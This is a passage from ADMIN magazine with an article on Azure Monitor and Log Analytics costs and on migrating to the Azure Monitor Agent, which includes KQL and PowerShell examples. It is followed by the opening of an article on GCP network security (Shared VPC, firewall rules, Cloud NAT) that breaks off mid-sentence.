When admins discuss log analytics, talk often turns to metrics and logs. Metrics are numeric, usually unidimensional values that describe an aspect of a system at a particular point in time. In contrast, logs contain different types of data organized as records with different properties for each type. Sending and storing metrics is an inherent part of virtually any Azure resource. The data can always be collected, stored, and analyzed directly in Azure Monitor with the Metrics Explorer for platform as a service (PaaS) and for infrastructure as a service (IaaS) - with a couple of restrictions - without having to install agents. Azure stores platform- and user-defined metrics for up to 93 days in a time series database optimized for analyzing timestamp data. Companies typically pay nothing to store and view data with Azure Monitor Metrics. Only if you want to keep metrics longer than intended by the provider,

or link alerts to metrics, does the cost meter start to tick. You can set up custom alerts for metrics (and for logs, including the activity logs managed by Azure Resource Manager) as an automation hub. However, to identify longer term trends, you also need to send platform metrics to a Log Analytics workspace with an agent. For IaaS - for example, Azure virtual machines (VMs) - you can optionally collect performance indicators from the guest system with the use of an agent referred to as the Azure Diagnostics extension. When you do so, you can automatically deliver the data to Azure Monitor's default metrics data sink - Azure Monitor Metrics. Another option is to edit the configuration and route the information to the new Azure Monitor Agent by data collection rules (DCRs), which offer greater flexibility in terms of configuring the metrics you want to collect. Again, the retention period is 93 days. You always need to specify a storage account as the location when you run diagnostics, and Microsoft only guarantees to retain metrics in an associated storage account for 14 days. Although the data sink for metrics is basically included in Azure Monitor,

Photo by Garrett Butler on Unsplash

Log Analytics requires a workspace as the data sink for log data. Unlike the data sink for metrics, this workspace is not included in Azure Monitor by default; instead, it is a standalone first-class Azure resource that lets you interactively create, run, and save log queries against the logs captured by an agent. Log Analytics queries let you, for example, retrieve records that meet certain criteria, identify trends, analyze patterns, and gain various insights from your data.

In a way, the Log Analytics workspace drives the database schema according to the log data that is structured for storing these records. At the same time, Log Analytics supports the powerful Kusto Query Language (KQL), which is also used in other Azure services, such as the Data Explorer analysis service or the Microsoft Sentinel security information and event management (SIEM) tool. Microsoft ultimately charges for this software by the volume of data stored in a workspace – which can be quite large because of the numerous sources supported.

Out of Control Costs

If you do not configure Log Analytics and instead use the default settings, a retention period of 31 days applies. Each Log Analytics workspace is billed on the basis of two factors: data ingestion (i.e., the volume of data you are taking in, which grows almost immediately as soon as you send it to Log Analytics) and retention period, which is billed by time and volume of data. Only the first 30 days are free of charge, or 90 days if Microsoft Sentinel is enabled or in the context of Application Insights. Pricing is set by region [1], but if you want to store the data for a longer period of time, the costs are considerable – currently EUR0.13/GB per month in Germany or \$0.10-\$0.13/GB per month in the US. This cost of data is particularly problematic if you no longer need it but have to retain it (e.g., for legal reasons or because of customer requirements). In this case, retention (i.e., storing the logs online) is

the significantly more worrying cost component; although the worries can be alleviated by archiving the log data, which has been around for some time. Azure then differentiates between a plain vanilla retention phase in the log data life cycle, during which you can easily query the data with KQL. For this scenario, the maximum possible retention time is two years, with a subsequent archiving phase of five years max.

The Azure bill for archiving is significantly lower for storage (EUR0.024/GB per month; \$0.025/GB per month). Of course, then you have to retrieve the data on demand, either with a search (EUR0.007/GB or \$0.007/GB of information scanned) or a restore (EUR0.128/GB per day; \$0.123/GB per day), whereas queries have no extra charge during the regular retention phase. In total, a maximum retention period of up to seven years can be configured.

Selecting a Suitable Agent

The volume of data ingested can be reduced by configuring the Log Analytics Agent in a targeted way (e.g., by deciding which data you want to collect). Although the legacy Log Analytics Agent only lets you configure the entire agent, which then affects all connected VMs equally, the Azure Monitor Agent setup is far more granular. You can fine-tune it using data collection rules and provide a different configuration for individual VMs. Security-related information and event logs are collected with either the legacy Log Analytics Agent or the Azure Monitoring Agent. One way to roll out either agent is with Microsoft Defender for Cloud, which automates the deployment to existing and future resources. In the context of Defender for Cloud, Microsoft still configures the legacy agent by default (Figure 1).

Auto-provisioning configuration ×

Log analytics agent

Agent type

- ☒ Log Analytics Agent (Default)
Collects security-related configurations and event logs from the machine and stores the data in your Log Analytics workspace for analysis
- ☐ Azure Monitor Agent (Preview)
Collects security-related configurations and event logs from the machine and stores the data in your Log Analytics workspace for analysis

Workspace selection * ⓘ

- ☒ Default workspace(s)
- ☐ Custom workspace Select a workspace

Security events storage * ⓘ

None

i If a VM already has either SCOM or OMS agent installed locally, the Log Analytics agent extension will still be installed and connected to the configured workspace. Any other solutions enabled on the selected workspace will be applied to Azure VMs that are connected to it. For paid solutions, this could result in additional charges. For data privacy considerations, please make sure your selected workspace is in your desired region.

Apply Cancel

Figure 1: Microsoft Defender for Cloud automatically rolls out the Log Analytics Agent by default.

Interestingly, this is not the case when you configure Log Analytics from the perspective of a specific data source. To enable Log Analytics, you need to press *Enable* for the VM selected in the *Monitoring | Logs* section and then set up the configuration for one of the two supported agents. Now the new Azure Monitor Agent is recommended, and the legacy Log Analytics Agent is optional. Alternatively, you could first deploy the workspace and then connect the desired VMs with *Virtual machines | Workspace Data Sources*; again, with the legacy agent. The VM can even be located in a different region, as can the workspace.

Azure Monitor Agent replaces the Log Analytics Agent in the logging area, providing diagnostic data from Windows client operating systems; it can be deployed not only for Azure VMs, but also for Azure Arc and locally. The agent collects event logs, performance data, file-based logs, and IIS logs, sending them to Log Analytics – and to Azure Monitor Metrics in the future – as well as to a storage account and an event hub. According to Microsoft, the future integration options will be the same as for Log Analytics (i.e., Microsoft

Defender for Cloud, Microsoft Sentinel, Azure Update Management, and VM Insights); however, all integration options are currently still classified as previews. Change Tracking is currently only supported in the legacy Log Analytics Agent. Neither the classic nor the new agent capture event tracing for Windows (ETW) events, .NET application logs, crash images, and agent diagnostic logs. You still need the diagnostics extension for Windows (WAD) or Linux (LAD) on the (Azure) VM in question. Linux VMs also support the Telegraf agent.

Managing Agents

In the Log Analytics workspace, you can see at a glance in the *Settings | Agents management* section whether VMs are connected to this workspace and by which agents. Here you can also configure the data collected, but only for the new Azure Monitor Agent, by clicking *Data Collection Rules* and creating and linking a data collection rule (Figure 2).

The *Legacy agents management* setting lets you configure precisely what information the legacy agent collects in the associated workspace. You need to define the information you

need in the five tabs: *Windows event logs*, *Windows performance counters*, *Linux performance counters*, *Syslog*, and *IIS logs*. Because your selection will cost you money, you need to consider your options carefully up front. As mentioned earlier, unlike dedicated DCRs, the centralized configuration of the Log Analytics Agent applies to all connected VMs without exception, whether in Azure, other clouds, or on-premises.

A word on VM Insights, Container Insights, Application Insights, and others: If you enable VM Insights for the desired VM in *Monitoring | Insights*, you use Log Analytics, but you can opt for the legacy or new agent during the configuration. However, be careful: If you have run VM Insights with the legacy agent in the past and you are migrating to the new agent, the Azure Portal will warn you of data duplication if both are installed. To avoid a duplicate configuration, you first need to offboard VM Insights for the VM and then select *Monitoring configuration* and tell it to use the new agent. By the way, you can also use KQL to find out whether a VM is connected to an agent – and to which one. To do so, use the statement:

Heartbeat

```
| where OSType == 'Windows'
| where Category != 'Azure Monitor Agent'
| summarize arg_max(TimeGenerated, *)
  by SourceComputerId
| sort by Computer
| render table
```

If you click *Edit* again in the *Monitoring configuration* dialog, you are first told that VM Insights now supports data collection with Azure Monitor Agent, but that this is still classified as a preview.

As I mentioned earlier, you can use DCRs to configure the Azure Monitor Agent and set them up when provisioning the agent for logs and insights or in advance on the Azure Portal and assign them later. When you use the new agent, DCRs with the *MSVM* prefix (if generated automatically) end up in the same default resource group as the respective workspace.




Figure 2: Agent management from the perspective of the Log Analytics workspace; a machine is connected by the legacy agent in this case.

In general, the easiest way to create new DCRs is to search for *Data collection rules* on the Azure portal. In a new rule, you then have the option to configure *Data sources* and *Resources* in the *Configuration* section (Figure 3). *Resources* in this example means the VM connected to the workspace by the Azure Monitor Agent. The desired logs and metrics are set up in *Data sources*. The setup includes both the data source and the *Destination*, which will need to be *Azure Monitor Logs* in most cases (i.e., Log Analytics because Azure Monitor Metrics is currently still a preview).

Migrating to the New Agent

Right now, Microsoft is using every opportunity it can to get users to use the new Azure Monitor Agent. However, you need to be aware of the numerous construction sites. Of course, Microsoft will not maintain both agents in the long term, and you will need to make the switch by 2024. In the migration phase, Microsoft supports users with two interesting tools [2], the Azure Monitor Agent (AMA) Migration Helper and the DCR Config Generator. Migration Helper is an Azure solution that uses workbooks in Azure Monitor to identify the sources to be migrated and monitor the progress of ongoing migrations because, as described earlier, the Azure Monitor agent's configuration is exclusively based on the assigned data collection rules, whereas the legacy agent inherits its configuration from the Log Analytics workspace to which it is connected. Migration Helper also checks for any downstream dependencies and removes older Operations Management Suite (OMS) agents.

The second tool, the DCR Config Generator, analyzes the existing Log Analytics Agent configuration from your workspaces and, on that basis, automatically generates appropriate data collection rules. You can then choose to assign them manually to VMs already running the new agent with built-in assignment policies or use prebuilt Azure policies that take care of installing the new agent and assigning the DCR.




Figure 3: To fine-tune the Azure Monitor Agent, you need to configure a DCR.

To install the DCR Config Generator, you need at least Azure PowerShell 5.1 or higher; as usual, Microsoft recommends the latest version, which is version 7. You also need to allocate read access to the workspace and the Azure Az PowerShell module. To generate the DCR Config Generator, simply download the PowerShell script from GitHub [3] and run it in the desired subscription, resource group, and workspace to be specified:

```
.\WorkspaceConfigToDCRMigrationTool.ps1 -SubscriptionId $subId -ResourceGroupName $rgName -WorkspaceName $workspaceName -DCRName $dcrName -Location $location -FolderPath $folderPath -GetDcrPayload
```

Among other things, the script can be opened in the context of Visual Studio Code with the Azure extension installed. The top panel shows the script in the editor, and the lower panel the command line in the terminal with the results. The required `ResourceGroupName` parameter contains the resource group, which in turn contains the target workspace. `WorkspaceName` defines the target workspace, `DCRName` the new DCR, and `Location` the region for the new DCR.

If you omit the `FolderPath` parameter, Azure uses the current directory by default to store the ARM template files along with associated parameter files, both in JSON format. Depending on the agent's configuration, the script generates two types of ARM templates along with the associated parameter files for Windows and Linux. In the first case, the target area contains Windows performance indicators or Windows events; in the second case, it has Linux performance indicators or syslog events.

You can now use the ARM templates generated in the process to trigger the deployment of the DCR to the specified resource group and subscription. If you use the optional `GetDcrPayload` parameter, the script generates separate JSON files for the DCR, just in case you want to provision in a different way. You can now bring the DCRs into play with one of the supported approaches, for example, with the Azure portal – search for *Template Deployment* – or with Azure PowerShell:

```
New-AzResourceGroupDeployment -location westeurope -ResourceGroupName DefaultResourceGroup-WEU -TemplateFile $HOME/Downloads/dcr_windows_arm_template
```



```
01-02-2023-22-39-03.json 2
-TemplateParameterFile $HOME/Downloads/2
dcr_windows_arm_template_01-02-2023-2
22-39-03.parameters.json
```

Either way, the result is the new DCR named `New-DCR-windows` with performance counters and Microsoft syslog as its data sources and a delivery target of *Azure Monitor Logs*. All you have to do now is assign the rule to the desired VM in the *Resources* section. That said, you will want to use the AMA Migration Helper to monitor the migration of a large number of agents or VMs. It analyzes your current setup, identifying the sources to be covered (e.g., VMs, scale sets, or non-Azure VMs) and displaying the current statuses of the ongoing agent migration processes.

Azure Policy Migration Helper

Microsoft recommends using the Azure Policy service to handle migrations on a larger scale. For example, they provide the *Configure Windows machines to run Azure Monitor Agent and associate them to a Data Collection Rule* policy initiative (Figure 4). You need to assign this policy to the desired scope. In production environments, that would be your Azure subscription or a higher level management group. As a proof of concept, you might want to test the policy in a selected resource group first. In the *Advanced* section of the assignment wizard, you then have the *Add resource selector* option to restrict the set of evaluated resources further by selecting suitable locations or resource types. This option can help phase in the policy. If you use multiple resource

selectors, resources that meet one of the conditions are evaluated. You can add a maximum of 10 selectors. To connect to the previously generated DCR, you then select the desired policy parameters in the *Parameters* section. You need the resource ID of the DCR, which is its name in this case. In the *Remediation* section, create a standardization task in the usual way, which will “cure” any non-compliant resources, either when created or after applying the remediation task to your existing resources.

Next, use *Review + create* to make sure the Azure Monitor Agent is installed on all VMs in the specified subscription and is associated with the previously generated data collection rule. If needed, you can then use the *Remediation* section of Azure Policy to check whether any Azure resources require standardization and discover the numbers if this is the case. If everything worked out, no resources in your policy definition should need remediation. After waiting for things to complete, check the compliance of your campaign in the *Compliance* section of the Azure Policy service. This can take up to 30 minutes. Then, after another wait, make sure that your existing data collection rules in the *Resources* section have been associated with your VMs.

Conclusions

The Azure Monitor Agent replaces the Log Analytics Agent. Benefits include

improved security and cost efficiency, better manageability, and greater reliability. Remember that you will need to have converted all applications and services that rely on Log Analytics to Azure Monitor Agent by the end of 2024. The AMA Migration Helper and the DCR Configuration Generator can help. Unfortunately, Azure Monitor Agent does not yet support all of the features of the legacy agent, and those who start the changeover haphazardly run the risk of duplicate data and driving up costs. ■

Info

- [1] Azure Monitor pricing: [\[https://azure.microsoft.com/en-us/pricing/details/monitor/\]](https://azure.microsoft.com/en-us/pricing/details/monitor/)
- [2] Migration aids for Azure Monitor Agent: [\[https://azure.microsoft.com/en-us/updates/generally-available-azure-monitor-agent-migration-tools/\]](https://azure.microsoft.com/en-us/updates/generally-available-azure-monitor-agent-migration-tools/)
- [3] Events to be monitored: [\[https://github.com/microsoft/AzureMonitorCommunity/tree/master/Azure%20Services/Azure%20Monitor/Agents/Migration%20Tools/DCR%20Config%20Generator\]](https://github.com/microsoft/AzureMonitorCommunity/tree/master/Azure%20Services/Azure%20Monitor/Agents/Migration%20Tools/DCR%20Config%20Generator)

The Author

Thomas Drilling has been a full-time freelance journalist and editor for science and IT magazines for more than 10 years. He and his team make contributions on the topics of open source, Linux, servers, IT administration, and Mac OS X. Drilling is also a book author and publisher, advises small and medium-sized enterprises as an IT consultant, and lectures on Linux, open source, and IT security.




Figure 4: A built-in policy initiative to deploy the Azure Monitor Agent according to the desired DCR.

GET TO KNOW ADMIN



ADMIN Network & Security magazine is your source for technical solutions to real-world problems.

ADMIN is packed with detailed discussions aimed at the professional reader on contemporary topics including security, cloud computing, DevOps, HPC, containers, networking, and more.

Subscribe to *ADMIN*
and get 6 issues delivered every year



Want to get ADMIN in your inbox?

**Subscribe free to
ADMIN Update**

and get news and technical articles
you won't see in the magazine.

bit.ly/HPC-ADMIN-Update



ADMIN
Network & Security



@adminmagazine



@adminmag



ADMIN magazine



@adminmagazine

Network security in the Google Cloud Platform

Intertwined

Creating complex network infrastructures on the Google Cloud Platform is quick and easy with virtual private clouds, but fast doesn't always mean right. We look at the on-board tools you need to heighten your cloud security. By Guido Söldner

Virtual private clouds (VPCs) have seen Google and other hyperscalers revolutionize network management in the cloud. Although the process of dynamically creating and managing networks in on-premises IT can be very time-consuming – despite new developments such as software-defined networking (SDN) – cloud providers now offer APIs that can be used to create network constructs such as VPCs in next to no time. However, cloud networks are often managed by DevOps teams, and the level of knowledge in DevOps is not always such that all security concerns are diligently taken into account. Additionally, the field of network security is relatively wide and pre-supposes expertise in tasks such as creating VPCs and their subnets, routing, analyzing flow logs, setting up firewalls, and establishing threat detection. Such concerns prompted this look into key security aspects in the Google Cloud Platform (GCP).

Enhancing Security with Shared VPC

Shared VPC is an evolution of the virtual private cloud. Shared VPC allows you to connect resources from

multiple projects to a common VPC network. You can easily create a VPC with any kind of misconfiguration

you can imagine. The approach of Shared VPC is to delegate the tasks of creating and managing the VPCs to a




Figure 1: The Shared VPC architecture (top) compared with a classic VPC (bottom). © Google [1]

Photo by Jannet Serhan on Unsplash

dedicated team to offload the burden of network security from the application teams, letting them take care of their applications.

Figure 1 illustrates the use of Shared and simple VPCs. In the lower part of the image, you can see a VPC spanning two regions with one subnet per region. The VPC and the virtual machines (VMs) belong to the same project, and you can see a dedicated host project at the top of the image, where Shared VPC was configured and shared. Service projects A and B are allowed to use Shared VPC, which means the projects run the VMs themselves, and the interfaces of the VMs are docked to Shared VPC. This approach offers greater security, but also means greater configuration overhead, starting with the initial setup, with a number of steps to be completed. For a start, Shared VPC Admin (`compute.xpnAdmin`) and Project IAM Administrator (`resourceManager.projectIamAdmin`) authorizations are required at the organization level. These permissions are assigned by an organization administrator.

Once these permissions are in place, you can upgrade the corresponding project to a HubHost project by setting up Shared VPC. To do this, click *VPC Network | Shared VPC | Set up Shared VPC* menu on the GCP console. This starts a wizard, where you upgrade the project to a host project in the first step; then select whether you want to share all subnets of the VPCs or only dedicated individual subnets. In the third step, select the users you want to authorize for the subnets. Specifically, this means assigning the Network User role (`compute.network.User`). The projects in which these users or service accounts reside then become service projects through the sharing process.

Securing VPCs with Firewalls

Once you have created your VPCs, the next step is to take care of securing them. Firewall rules are an important part. Here, especially, Google has

added massive value in the last few years, allowing for different types of firewalls:

- VPC firewall rules apply to a specific project and network.
- Firewall policies group multiple firewall rules to update them simultaneously. These rules end up in a policy object that you can apply in different ways: globally, regionally, or to organizational elements such as folders or projects.

- Cloud firewalls, which are relatively new, offer additional features such as stateful inspection, address groups, or rules at the level of fully qualified domain names (FQDNs).

Firewall rules can be combined, but you must know the process of resolving the rules: For network communication, you need to check whether you have a rule at the organization level. If this is the case, network traffic is either allowed or denied and

Create a firewall rule

Firewall rules control incoming or outgoing traffic to an instance. By default, incoming traffic from outside your network is blocked. [Learn more](#)

Name *
allow-ingress-http ?
Lowercase letters, numbers, hyphens allowed

Description

Logs
Turning on firewall logs can generate a large number of logs which can increase costs in Cloud Logging. [Learn more](#)
☒ On
☐ Off

▼ SHOW LOGS DETAILS

Network *
default ?

Priority *
1000 CHECK PRIORITY OF OTHER FIREWALL RULES ?
Priority can be 0 - 65535

Direction of traffic ?
☒ Ingress
☐ Egress

Action on match ?
☒ Allow
☐ Deny

Targets
All instances in the network ?

Source filter
IPv4 ranges ?

Source IPv4 ranges *
0.0.0.0/0 ? for example, 0.0.0.0/0, 192.168.2.0/24 ?

Second source filter
None ?

Figure 2: When creating a VPC firewall rule, Priority is set to 1000 by default. A new entry changes the order for processing the rule.

is followed by a check at the folder level. If you find no rules there, the VPC firewall rules come into play, followed by the global rules. If global rules do not exist either, regional rules apply. Finally implicit rules apply, which state that outgoing traffic is allowed by default and all incoming traffic is prohibited.

When creating a VPC firewall rule, you need to set a few attributes, either in the Google Cloud Console in the *Firewalls* tab of the corresponding VPC under *VPC Network* | *VPC Networks* or under *VPC Network* | *Firewall*. Some input is required to create a rule (**Figure 2**):

- The firewall rule Name should be as descriptive as possible, and policies should be created by use case and not be too specific about individual ports or IP addresses.
- The Description field should describe the rule in more detail.
- If needed, you can enable firewall logging. Logs help you evaluate network traffic and are useful for troubleshooting. However, logging can incur additional expense.
- Specify the VPC to which the firewall rule applies in the Network drop-down list.
- Enter a number in Priority; the default is *1000*. Lower numbers are processed first.
- Use Actions on Match to determine whether network traffic is allowed or denied.

Now specify the Targets to which the firewall rule will apply. These can be either *All instances in the network*, specific machines with a tag, or specific service accounts. If you use tags, it is important to note that you cannot enforce them. Any user who can manage a machine can assign any tags to the VM. In contrast, service accounts can only be used by VMs that have appropriate authorization. Service accounts for VMs can only be changed while the machine is stopped. Accordingly, the second approach is more restrictive in terms of security.

If you previously set a rule for incoming network traffic, now is the time to configure the Source filters. These can

be IPv4 or IPv6 address ranges, tags, or service accounts. The Destination Filter must be set for outbound traffic. In this case, you can only configure classless interdomain routing (CIDR) ranges. Finally, you need to configure the desired protocols and ports. You can set these up in a granular way or simply unlock all of them at once. After saving the rule, you are taken back to the Firewall Overview menu. You will now find a list of all the rules and be able to filter by rule and type.

Cloud Firewall Essentials and Standard

Google made a number of network security announcements at its fall 2022 in-house Google Next show – including new Cloud Firewall Essentials and Cloud Firewall Standard products. They include and supplement the previous VPC firewall rules.

Tag integration is one interesting additional feature. However, these tags are not the network tags I described previously (used with VPC firewall rules), but resource manager tags. These tags offer the advantage of being able to authorize by Identity and Access Management (IAM). For example, you can create a tag with the *vm-function* key and then create a list of possible values for the tag (e.g., *database*, *app-client*, or *app-server*). You then assign authorizations to these tags. For example, database administrators could be assigned the *Tag User* role for the tag with the value *database*, thus allowing the admin in question to start a VM with the tag and allow database traffic. By default, firewall rules are stateful, which means that if the connection is open in one direction, return network traffic is automatically allowed. At this point, finding out whether any network traffic is returned and whether it can be analyzed is of interest for troubleshooting and is generally possible in the case of the firewall logs.

Address groups are new and a big help if you have a number of hosts, IP addresses, or whole network ranges that you use multiple times.

In this case, you will want to avoid, if at all possible, having to keep these elements up to date in every rule in case of a change. Address groups can be updated in a one-off process and referenced in firewall rules.

Some of the features mentioned here are not available in the Cloud Firewall Standard product, which could mean additional costs for your company. This is true, for example, of the Threat intelligence module, which lets you block traffic by category. The categories include such things as known malicious IP addresses and domains. Extended protection comes thanks to FQDN objects, which support dynamic updating of firewall rules, even if the underlying IP addresses have changed. Also possible now is location detection for firewall rules, which means you can manage network traffic by its country of origin. This feature was previously only supported by web application firewalls.

Secure Internet Access with Cloud NAT

If a VM needs access to the Internet, you need to set up (in the simplest case) a number of elements. To begin, configure a route to the Internet gateway by setting a route to CIDR range *0.0.0.0/0* as the Next Hop Internet Gateway; then you need to provide the VM with an external IP address. This configuration results in VMs that are directly accessible on the Internet, which is not always desirable for security reasons. If you do allow outbound Internet access, you need to set up network address translation (NAT). You can either configure this yourself or use the Cloud NAT service. If you do so, Cloud NAT provides Internet connectivity for the following services:

- Compute engine
- Private Google Kubernetes Engine (GKE) cluster
- Cloud run by serverless VPC access
- Cloud function by serverless VPC access

■ App Engine by serverless VPC access

Cloud NAT is a managed service and, as such, offers high availability of at least 99.9 percent. It is also regionally resilient to zone failure. **Figure 3** shows the use of Cloud NAT in a global setup with two regions: us-east1 and europe-west1. One Cloud NAT instance is set up for each region and VPC. An instance like this can provide Internet connectivity for the entire VPC (**Figure 3**, right) or only for individual subnets (subnet 1 in the us-east1 region). To set up Cloud NAT, you need to do the following: Switch to *Network*

services | *Cloud NAT* in the *Networking* section (**Figure 4**). If you are creating a Cloud NAT instance for the first time in the project, click the *Get Started* link. Once the wizard has launched, assign a name for your instance.

Next, select the VPC to which you want Cloud NAT to connect; then, configure a region and specify the cloud router to use. When you do this, Cloud NAT adds itself to the cloud router so it can publish routes through the router. Finally, you need to define the subnets that will be using the NAT router. You can choose

individual subnets or opt for the whole VPC, and you can specify which secondary ranges are allowed to use Cloud NAT. Secondary ranges are used, for example, when a VM hogs multiple IP addresses; examples of this type of activity include VMs with Docker or Kubernetes clusters, where each pod receives an IP address from the VPC.

Internet Access with VMs

Cloud NAT eliminates the need for public IP addresses for Internet access. If you only want to access Google

